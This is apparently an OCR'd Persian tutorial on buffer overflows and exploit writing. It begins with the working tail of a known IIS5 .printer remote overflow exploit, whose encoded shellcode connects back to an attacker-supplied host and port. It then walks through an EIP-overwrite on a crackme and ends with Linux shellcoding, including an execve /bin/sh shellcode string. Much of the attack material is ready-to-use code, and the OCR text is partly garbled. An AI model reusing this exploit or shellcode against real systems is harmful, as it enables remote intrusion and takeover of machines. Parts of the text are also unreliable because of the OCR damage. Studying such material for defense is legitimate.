"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

        int                     s;
        unsigned short int      a_port;
        unsigned long           a_host;
        struct hostent          *ht;
        struct sockaddr_in      sin;

        printf("iis5 remote .printer overflow.\n"
                "dark spyrit <dspyrit@beavuh.org> / beavuh labs.\n");

if (argc != 5){
        printf("usage: %s <victimHost> <victimPort> <attackerHost>
<attackerPort>\n",argv[0]);
        exit(1);
        }
```

```
        if ((ht = gethostbyname(argv[1])) == 0){
                herror(argv[1]);
                exit(1);
        }

        sin.sin_port = htons(atoi(argv[2]));
        a_port = htons(atoi(argv[4]));
        a_port^=0x9595;

        sin.sin_family = AF_INET;
        sin.sin_addr = *((struct in_addr *)ht->h_addr);

        if ((ht = gethostbyname(argv[3])) == 0){
                herror(argv[3]);
                exit(1);
        }

        a_host = *((unsigned long *)ht->h_addr);
        a_host^=0x95959595;

        sploit[441]= (a_port) & 0xff;
        sploit[442]= (a_port >> 8) & 0xff;

        sploit[446]= (a_host) & 0xff;
        sploit[447]= (a_host >> 8) & 0xff;
        sploit[448]= (a_host >> 16) & 0xff;
        sploit[449]= (a_host >> 24) & 0xff;

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
                perror("socket");
                exit(1);
        }

        printf("\nconnecting... \n");

        if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
                perror("connect");
                exit(1);
        }

        write(s, sploit, strlen(sploit));
        sleep (1);
        close (s);

        printf("sent... \nyou may need to send a carriage on your listener if the shell
doesn't appear.\nhave fun!\n");
        exit(0);
}
```

همانطور که قبلا هم گفته بودیم یکی از کار بردهای سر ریز بافر در کرک نرم افزار های مختلف است البته این تنها متد دراین زمینه نیست بلکه یکی از روش های موجود است شما نیز می توانید برای کرک نرم افزار های سرویس دهنده های شبکه استفاده کنید با هم به مثالی که در سایت Securitywarrior قرار دارد می پردازیم (فقط به مفهوم سر ریز بافر توجه کنید منظور آمزش کرک نیست-

می خواهیم یک برنامه کوچک به نام weird.exe را که به هنگام اجرا شماره سریال می خواهد را کرک نماییم در صورت وارد کردن درست شماره سریال بایستی پیغام Congratulations پدیدار شود برای انجام عملیات استفاده از ابزارهای reverse


engineering ضروری است البته بایستی به این نکته نیز اشاره کنم که من قصد آموزش کرک نرم افزار را ندارم و فقط می خواهم به نحوه استفاده از سر ریز بافر برای مقاصد گوناگون مثالی رو زده باشم بحث کرک نرم افزار و تولید key generator ها یا کراکرها در حوزه این مقاله نیست خود اون مطلب نیاز به مباحث RCE دارد که شاید در مقاله ای دیگر به آنها نیز بپردازیم حال با مفهوم به کار گیری سر ریز بافر در کرک برنامه فوق با ما همراه باشد برنامه weird.exe راازسایت securitywarrior دریافت کنید مثال های متعددی را در زمینه RCE در سایت مذبور قالب دسترسی است که ما این مثال ر برای شما به طور خلا صه قرار داده ایم .برنامه را دریافت کرده و اجرا می کنیم برای مثال کلمه IOWNU را وارد می کنیم برنامه جواب نمی دهد تا زمانی که کلمه عبور درست را وارد ننماییم هیچ جوابی را بر نمی گرداند (همانند تصویر زیر




می توانید تعداد شماره رمز دیگر را وارد نمایید ولی بزودی متوجه خواهید شد که این راه فایده ای ندارد پس بهتر است دنبال راه مناسب تری بگردید شاید قادر به نوشتن برنامه Bruce Force برای این برنامه باشید ولی این هم راه جالبی به نظر نمی رسد الان وقت آنست که از متدهای و ابزار های مهندسی معکوس ویندوز بهره ببریم فقط توجه داشته باشید که در این مثال شما اجازه ندارید هیچ کدی را به برنامه مذبور patch کنید این یکی از روش های RCE است ما نمی خواهیم با این روش برنامه را کرک کنیم بلکه قصد داریم از متد سرریز بافر بهره بگیریم همانطور که قبلا هم گفتم شاید یک مقدار به آشنایی قبلی به اسمبلی نیاز داشته باشید
به طور کلی در این مثال به این مطالب توجه داشته باشید

1: تجربه لازم در زمینه زبان اسمبلی x86
2: یک disassembler همانند IDA یا W32DASM
3:تبدیل کننده hexadecimal به کدهای ASCII

ابتدا توسط برنامه IDA برنامه تست کرک Weird.exe را Disassmble می نماییم بعد از آن مستقیما به پنجره String رفته و رشته "Congratulation" را پیدا می کنیم



سپس بر روی رشته مورد نظر دابل کلیک کرده تا ما را به کد منبع هدف برساند به شکل زیر توجه کنید



یک قانون ثابت و سریع برای کرک یک برنامه همیشه وجود نداره بیشتر RCE یک هنر محسوب میشه تا یک علم ثابت مدون در اغلب اوقات به شانس بیشتر باید تکیه کرد تا به مهارت ها یا تجربیات قبلی البته این تجربیات هم خالی از لطف نمی توانند باشند ولی در بعضی مواقع یک مقدار شانس هم مورد نیاز هست در این مورد خاص ما کارمون را از قسمت رشته ای Congratulations شروع می کنیم فقط به این خاطر که شاید این بهترین نقطه شروع می تواند باشد شاید هم به جواب نرسیم و راه های دیگری را با ید امتحان کنیم به هرجهت کد هدف مربوطه به این بخش به صورت زیر است :

```
CODE:00401108         push    ebp
CODE:00401109         mov     ebp, esp
CODE:0040110B         add     esp, 0FFFFFFB4h ; char
CODE:0040110E         push    offset aTheAnalystSWei ; _  _va_args
CODE:00401113         call    _printf         ; print some text.
CODE:00401118         pop     ecx
CODE:00401119         push    offset asc_40C097 ; _  _va_args
CODE:0040111E         call    _printf         ; same
CODE:00401123         pop     ecx
CODE:00401124         push    offset aEnterYourSeria ; _  _va_args
```

```
CODE:00401129         call    _printf         ; same again
CODE:0040112E         pop     ecx
CODE:0040112F         lea     eax, [ebp+s]    ; buffer
CODE:00401132         push    eax             ; s
CODE:00401133         call    _gets           ; get entered serial
CODE:00401138         pop     ecx
CODE:00401139         nop
CODE:0040113A         lea     edx, [ebp+s]
CODE:0040113D         push    edx             ; s
CODE:0040113E         call    _strlen         ; get its length
CODE:00401143         pop     ecx
CODE:00401144         mov     edx, eax
CODE:00401146         cmp     edx, 19h        ; is it less than 25?
CODE:00401149         jl      short loc_401182      ; yes
CODE:0040114B         cmp     edx, 78h        ; is it more than 120?
CODE:0040114E         jg      short loc_401182      ; yes
CODE:00401150         mov     eax, 1          ; eax = 1 , initialize loop
CODE:00401155         cmp     edx, eax        ; all chars done?
CODE:00401157         jl      short loc_40115E ; no, let's jump
CODE:00401159
CODE:00401159 loc_401159:                     ; CODE XREF: _main+54j
CODE:00401159         inc     eax             ; eax = eax + 1
CODE:0040115A         cmp     edx, eax        ; all chars done?
CODE:0040115C         jge     short loc_401159      ; no, let's loop
CODE:0040115E
CODE:0040115E loc_40115E:                   ; CODE XREF: _main+4Fj
CODE:0040115E         mov     eax, 7A69h    ; eax = 31337
CODE:00401163         test    eax, eax
CODE:00401165         jnz     short loc_401182     ; jump quit
CODE:00401167         cmp     eax, 1388h
CODE:0040116C         jl      short loc_40118      ; jump quit
CODE:0040116E         cmp     eax, 3A98h
CODE:00401173         jg      short loc_401182     ; jump quit
CODE:00401175         jmp     short loc_401182     ; jump quit
CODE:00401177 ; ---------------------------------------------------------------
```

```
CODE:00401177         push    offset aWooCongrats ; _  _va_args
                              ; good msg
CODE:0040117C         call    _printf
CODE:00401181         pop     ecx
CODE:00401182
CODE:00401182 loc_401182:                 ; CODE XREF: _main+41j
CODE:00401182                             ; _main+46j ...
CODE:00401182         call    _getch  ; wait till a key is pressed
CODE:00401187         xor     eax, eax
CODE:00401189         mov     esp, ebp
CODE:0040118B         pop     ebp
CODE:0040118C         retn
```

با نگاه دقیقتری به کد بالا متوجه می شویم که یک حقه در سورس مذبور نهفته است در واقع هیچ راهی برای دریافت پیغام تبریک(Congratulations) وجود ندارد با نگاه سریع خواهید فهمید که هیچ راه منبعی به پیغام تبریک وجود ندارد با این وجود بعضی از پرش ها برای رسید ن به پایان برنامه به طور مستقیم وجود دارد این مسئله به ما نمایان می کند که برای حل این معما بایستی از طریق به کار گیری سر ریز بافر کد مربوط به جمله تبریک را اجرا کنیم حیله ما به این صورت است که شماره سریال ای را که ما تعیین می کنیم از طریق سر ریز بافر به برنامه وارد نماییم ما می خواهیم با تجاوز به محدوده بافر ای که برنامه از آن به طور صحیحی استفاده می کند شماره سریال را به طور دستی به ان تزریق نماییم تا برنامه را اجرا نماییم سپس شماره سریال مزبور خودش برنامه را راه بیندازد
خوب همانطور که در گذشته هم که گفته بودم باید از مقدار بافر و فضای اشغال کننده اطلاعاتی بدست بیاوریم و به میزان دقیقش را مشخص کنیم

```
CODE:0040112E                 pop     ecx
CODE:0040112F                 lea     eax, [ebp+s]  ; buffer
CODE:00401132                 push    eax    ; s
CODE:00401133                 call    _gets  ; get entered serial
CODE:00401138                 pop     ecx
CODE:00401139                 nop
CODE:0040113A                 lea     edx, [ebp+s]
CODE:0040113D                 push    edx           ; s
```

مدخل exa در کد بالا مقادیر را قبل از فراخوانی تابع ()Get انباشته می کند این موضوع در قطعه کد زیر به صورت نمایشی نشان داده شده است

```
#include <stdio.h>
```

```
#include <string.h>
#include <conio.h>
#include <iostream.h>


int main(  )
{
        unsigned char name[50];
     gets(name);
}
```

همانطور که مشاهده می کنید بافر به صورت "name" مشخص شده است و میزان آن 50 بایت است ما از تابع get برای دریافت شماره سریال های ورودی استفاده کردیم ما آن را به رشته ای به درازای 50 کاراکتر تعریف کردیم ولی آیا چه اتفاقی می افتاد اگر ما 100 کاراکتر را به عنوان شماره سریال وارد می کردیم ؟!؟!؟؟!
حالا اینجا باید بزرگی بافر برنامه امان را چک کنیم .بر طبق ابزار IDA بزرگی بافر برنامه 75 کاراکتر بلندی دارد ابتدا به این دسته از پارامتر ها نگاه کنید

```
CODE:00401108 s               = byte ptr -4Ch
CODE:00401108 argc            = dword ptr  8
CODE:00401108 argv            = dword ptr  0Ch
CODE:00401108 envp            = dword ptr  10h
CODE:00401108 arg_11          = dword ptr  19h
```

خواب ما به این راز پی بردیم که ماکزیمم مقدار بافر مورد نظر 75 کاراکتر است بیایید این نظریه امان را روی برنامه تست کنیم و یک رشته به دلخواه شبیه رشته زیر در 80 کاراکتر وارد کنیم :

```
-- The analyst's weird crackme --

---------------------------------

enter your serial please:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


همانطور که انتظار می رفت برنامه دچار crash شد البته چیز تعجب بر انگیزی نیست میزان فضای بافر 75 کاراکتر بود که با وارد نمودن 5 کاراکتر بیشتر پیغام خطا پدیدار شد با توجه به پیغام می توانیم EBP=41414141h را ببینید این خیلی جالب است 41h یک کد اسکی hexadecimal است که مقدار آن A است پس بنا براین ما فقط base pointer (EBP) را دوباره نویسی می کنیم تا حالا که خوب پیش رفته ایم ما قصد داریم بر روی EIP دوباره نویسی انجام دهیم دوباره نویسی EIP به شما این اجازه را خواهد داد که بتوانید هر نوع کدی را بر روی برنامه اتان اجرا کنید بگذارید یک رشته 84 کارکتری هم وارد کنیم بله هنوز این crash دلخواه پا بر جاست و ما این پیغام را دریافت می کنیم

```
instruction at the address 41414141h uses the memory address at
41414141h. memory cannot be read.
```

بنابر این ما فهمیدیم که برنامه تلاش می کند کد را در 41414141h اجرا کند به نظر شما چه اتفاقی خواهد افتاد اگر ما آدرس برگشتی با چیزی به جای 41414141h جایگزین نماییم برای مثال به جای ادرس پیغام تبریک

```
CODE:00401177                   push    offset aWooCongrats

                        ; _  _va_args  ; good boy

CODE:0040117C                   call    _printf
```

ما می دانیم که اگر آدرس برگشتی امان را در 401177 قرار بدهیم ما این برنامه تست کرک را حل کرده ایم و می توانیم پیغام تبریک را بر روی صفحه نمایش مشاهده کنیم
با این وجود قبل از آن رشته کد زیر را هم تست می کنیم
ما می بینیم که رشته زیر برنامه را در آدرس 34333231 قفل می کند و ضربه می خورد



این پیغام ها به ما می گویند که ما باید کدهایمان را معکوس کرده و سپس به فرستادن انها برای اجرا اقدام کنیم همانطور که مشاهده می کنید ادرسی که در آن برنامه ضربه خورده است به صورت معکوس شده ومقادیر برابر کدهای اسکی وارد شده را به به صورت هگزا نمایش می دهد
بر می گردیم به مثال خودمان برابر های هگزا دسیمال 1-2-3-4 برابر 31-32-33-34 می باشند اگر 1-2-3-4 را معکوس نماییم 4-3-2-1 و این مطلب برابری می کند با بر گردان 31-33-2-3-34 جهت دریافت 34-33-32-31 و با توجه به این توضیح می دانیم که آدرس crash ما 34333231 می باشد بنابر این برای اکسپلویت این برنامه ما همچنین آدرس حافظه را معکوس کرده و سپس انرا تزریق نماییم به بیان دیگر برای اجرای 401177 ما باید 771140 را در ردیف مربوطه قرار دهیم خواب با بحث فوق می دانید که برگردان 771140در کد های اسکی برابر است با w^Q@ (^Q=Ctrl+Q)
حال رشته کد عددی زیر را در برنامه امتحان می کنیم

```
-- The analyst's weird crackme --

---------------------------------

enter your serial please:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA w^Q@
```

با فشردن دکمه برگشت پیغام تبریک مشخص می شود

حال که توانستید به مفهوم بافر در مثال فوق پی ببرید به کد برنامه ای که در مثال بال به کار رفته شد توجه کنید

```
#include <stdio.h>
#include <string.h>
#include <conio.h>
#include <iostream.h>



int main(  ){

    int i,len,temp;

    unsigned char name[75];

    unsigned long check=0;


    printf("-- The analyst's weird crackme --\n");

    printf("---------------------------------\n");

    printf("enter your serial please:\n");

     gets(name);
    asm{ nop};

    len=strlen(name);

    //cout << len;
    if (len < 25) goto theend;
    if (len > 120 ) goto theend;
    for (i=1; i <= len ; i++)
    {
       temp += name[i] ;
     }

    if (temp = 31337) goto theend;
    if (temp < 5000) goto theend;
    if (temp > 15000) goto theend;

    goto theend;

          printf("wOO! congrats ;)\n");

    theend:

    getch(  );

    return 0;
```

خوب امیدوارم با مفهوم بافر و سر ریز بافر تا اینجا اشنا شدی باشید اگر متوجه نوع کرک نشدید هم اشکالی ندارد فقط قصد من ازآوردن این مثال این بود که اهمیت بافر را

درعملیات هر برنامه ای برای شما مشخص بشود خواب با درک این مفهوم مثلا می توانید به ساختن یک اکسپلویت مبادرت بورزید حتما هم لازم نیست به خود برنامه exe حمله ببرید بلکه می توانید دیگر اجزایی را که یک برنامه اجرایی از آن استفاده می کند را سر ریز بافر کنید (همانند کرم ساسر : همانطور هم که مشاهده کرده بودید کرم ساسر به lsass.exeحمله مستقیم نمی کرد بلکه از طریق سر ریز بافر چند فایل توابع کتابخانه ای dll انرا از جمله lsasrv.dll مورد حمله قرار می داد با ضربه خوردن این جز همانطور که مشاهده کردید کل سیستم lsass از کار می افتد) با توجه به این نکته این همیشه یکی از آسیب پذیر بودن نقاط محصولات مایکروسافت بوده است با توجه به این که به طور کلی در محصولات مایکروسافت تکیه زیادی بر این توابع کتابخانه ای وجود دارد همیشه آسیب پذیری های متعددی در این پیکره مشاهده می شود با توجه به این موضوع تا وقتی که مسولان امنیتی این شرکت این اشکالات را رفع نکنند همیشه کشف این آسیب پذیری ها محتمل می باشد البته زمزمه هایی در زمینه امن کردن محصولات ارائه شده در آینده ای نه چندان دور من جمله ویندوز longhorn در این زمینه به گوش می رسد ولی با این وجود به نظر خود من این داستان سر دراز دارد شاید مقداری از نظر امن تر شدن و رفع باگ های متعدد این توابع فعالیت هایی صورت گیرد ولی بر طبق تجربه- هکر ها همیشه یک قدم جلوتر گام بر می دارند شاید تا به حال از خودتان پرسیده باشید چرا این گونه اسیب پذیری ها در محصولاتی همچون لینوکس کمتر به چشم می خورد شاید این حرف درست باشد که توجه هکر ها و همچنین استفاده کنندگان به محصولات ویندوز بیشتر از لینوکس باشد ولی اگر هم فرض می کردیم که تعداد کاربران لینوکس با ویندوز برابر بود و میزان تحقیقات هکر ها بر روی هر دو پلت فرم نیز به یک مقدار بود باز محصولات مایکروسافت اسیب پذیر تر بودند - چرا ؟ جواب این سوال را خود شما با توجه به انچه که در این مقاله خواندید می دانید – اکثر اکسپلویت های نوشته بر روی محصولات مایکروسافت به شکل غیر مستقیم و به اجزای سیستمی حمله می کنند و اجزای کوچک را از پادر می آورند از آنجا که قسمت های اصلی بدنه ویندوز هم با به کار گیری این اجزا مثل dll ها کار می کنندو نیاز مبرمی به این اجزا برای ادامه فعالیت دارند به سرعت ضربه می خورند – همانطور که گفتیم داستان اسیب پذیری های ویندوز تا زمان زیادی ادامه دارد مگر اینکه کلا پیکره سیستم های ویندوز عوض شود –که این هم با این در آمد نجومی بعید است – چرا با این همه درآمد خودشان را به زحمت امن کردن محصولاتشان بیندازند -

CONFIDENTIAL AREA

من عاشق دزدان دریایی هستم الان هم یکی از آنها شدم ولی نه دزد دیایی بلکه دزد Bit ها هستم . به دنبال گنج های مدفون شده در جزایر دور افتاده هم نیستم ولی به دنبال صفر و یک هایی که در خانه های حافظه ها جایگزین می شوند بیشتر از هر گنج دیگری علاقه دارم قربانیان من کشتی ها تجاری نیستند که در بین را ه ها به آنها حمله کنم قربانیان اصلی من packet ها ی اطلاعاتی هستند که در بین راه آنها رو sniff می کنم –شما نیز در این قسمت یکی از دزدان بیت ها می شوید.
به معادله زیر نگاه کنید همه می دونیم که این یک معادله و یک استدلال اشتباه ریاضی است ؟فکر می کنید به چه علت این استدلال اشتباه است – خوب من با تئوری Buffer Over Flow این مسئله را توجیه کردم شما هم ببینید یک توجیه منطقی از طریق تئوری بافر و سر ریز بافر می توانید پیدا کنید **J** همه اینها یک بازی برای فعال شدن ذهن است.

Why 2 + 2 = 5 ???
Because

$$2 + 2 + (1+(-1)) + (1+(-1)) + (1+(-1))+.....n = 5$$

$$2 + 2 + 1 + (-1+(1)) + (-1+(1)) + (-1+(1))+....n = 5$$

= 0

2 + 2 = 5

سفری به اعماق

امیدورام که تا اینجای مقاله با مفاهیم اولیه اکسپلویت نویسی آشنا شده باشید در ادامه بیشتر به اعماق دنیای زیرزمینی می رویم همانطور که در ابتدای مقاله گفتم برای درک مطالب گفته شده در این مقاله لزوم آشنایی کامل با دوزبان C++ و اسمبلی مورد نیاز است .در این قسمت شما با مطالب عمیق تری در زمینه اکسپلویت نویسی و طراحی آن ویک سری جزییات فنی آشنا می شوید این قسمت بیشتر به مبحث Shell Coding خواهد پرداخت .در زمینه shell Coding شاید مطالب زیادی را خوانده و فرا داشته باشید ولی این بخش از مقاله از بعدی متمایز تر به این مبحث نگاه می کند این قسمت به خصوص برای کسانی که در این زمینه فعالیت جدی دارند پیشنهاد می شود .دوستانی هم که تجربه چندانی در زمینه اکسپلویت ندارند با توجه به آموخته هایشان از این دست مقالات و با مقداری تمرین و ممارست خواهند توانست به این مهارت دست پیداکنند بعد از قوی کردن پایه علمی خود ر این زمینه به قسمت های پیچیده تر بپردازید در صورتی که در ابتدا از مسائل پیجیده از این دست شروع نمایید نتیجه ای جز دلزدگی از این مباحث نخواهید داشت ولی در صورت حرکت پله و رسیدن از مراحل ساده تر به مراحل پیچیده تر این را از هر جهت برای شما آسان خواهد شد

این بخش از مقاله در سیستم های منبع باز ارائه شده است خوانندگان بایستی تجربه کافی برای کاربری در این سیستم عامل ها را به صورت پیش نیاز فرا گرفته باشند مثل BFreeBSD

در اغلب اکسپلویت ها کدهایی را به اینصورت مشاهده می نمایید آیا تا به حال از خودتان پرسیده اید که اینها به چه منظور و چگونه ایجاد می شوند در ادامه این بخش از مقاله به این مفاهیم پی خواهید برد

```
"\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6"
"\xd4\xf1\xf1\xe7\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
"\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95\xd2\xf0\xe1\xc6"
"\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0"
"\xc5\xe7\xfa\xf6\xf0\xe6\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1"
"\xc5\xfc\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6\x95\xc2"
"\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4\xf1\xd3\xfc\xf9\xf0\x95"
"\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95"
"\xd6\xf9\xfa\xe6\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

پردازش کدهای اسمبلی

من بیشتر برای پردازش کدهای اسمبلی nasm رو بیشتر از دیگر کامپایلر ها ترجیح می دهم در این قسمت کدهای اسمبلی ارائه شده با دستورات nasm ارائه شده اند برای کامپایل کد های اسمبلی با استفاده از nasm دستور زیر استفاده می کنیم

```
nasm -o prog prog.S
```

بعد از اجرای این فرمان فایل prog حاوی اطلاعات باینری ما می باشد که ما انرا به shellcode ترجمه خواهیم نمود در این لحظه شما نمی توانید این اطلاعات را در سطر فرمان اجرا کنید شما باید از یک ابزار جانبی که به آن اشاره خواهیم نمود بایستی استفاده نمایید برای استفاده از این ابزار به صورت زیر عمل کنید

```
gcc -o s-proc s-proc.c
bash-2.04$ ./s-proc -e prog
Calling code ...
sh-2.04$ exit
bash-2.04$ ./s-proc -p prog
```

```
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
```

```
bash-2.04$
```

حافظه

Shellcode ها معمولا به صورت لیست دستورات توسعه یافته ای می باشند به منظور نفوذ در برنامه ای کاربردی اجرای در حالت اجرا باید توجه داشته باشید که برنامه قربانی باید به حالت runtime بوده باشد
